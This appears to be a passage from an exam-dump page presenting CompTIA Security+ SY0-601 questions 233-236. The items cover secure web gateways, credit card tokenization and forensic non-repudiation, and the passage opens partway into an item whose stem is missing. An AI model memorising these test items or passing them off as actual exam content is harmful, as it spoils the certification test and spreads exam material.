
B. chflags

C. chmod

D. lsof

E. setuid

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 233

Topic #: 1

[All SY0-601 Questions]


A network administrator is concerned about users being exposed to malicious content when accessing company cloud applications. The administrator wants to be able to block access to sites based on the AUP. The users must also be protected because many of them work from home or at remote locations, providing on-site customer support. Which of the following should the administrator employ to meet these criteria?

A. Implement NAC.

B. Implement an SWG.

C. Implement a URL filter.

D. Implement an MDM.



Actual exam question from CompTIA's SY0-601

Question #: 234

Topic #: 1

[All SY0-601 Questions]


A website developer is working on a new e-commerce website and has asked an information security expert for the most appropriate way to store credit card numbers to create an easy reordering process. Which of the following methods would BEST accomplish this goal?

A. Salting the magnetic strip information

B. Encrypting the credit card information in transit

C. Hashing the credit card numbers upon entry

D. Tokenizing the credit cards in the database



Actual exam question from CompTIA's SY0-601

Question #: 235

Topic #: 1

[All SY0-601 Questions]

Which of the following supplies non-repudiation during a forensics investigation?


A. Dumping volatile memory contents first

B. Duplicating a drive with dd

C. Using a SHA-2 signature of a drive image

D. Logging everyone in contact with evidence

E. Encrypting sensitive data



Actual exam question from CompTIA's SY0-601

Question #: 236

Topic #: 1

[All SY0-601 Questions]

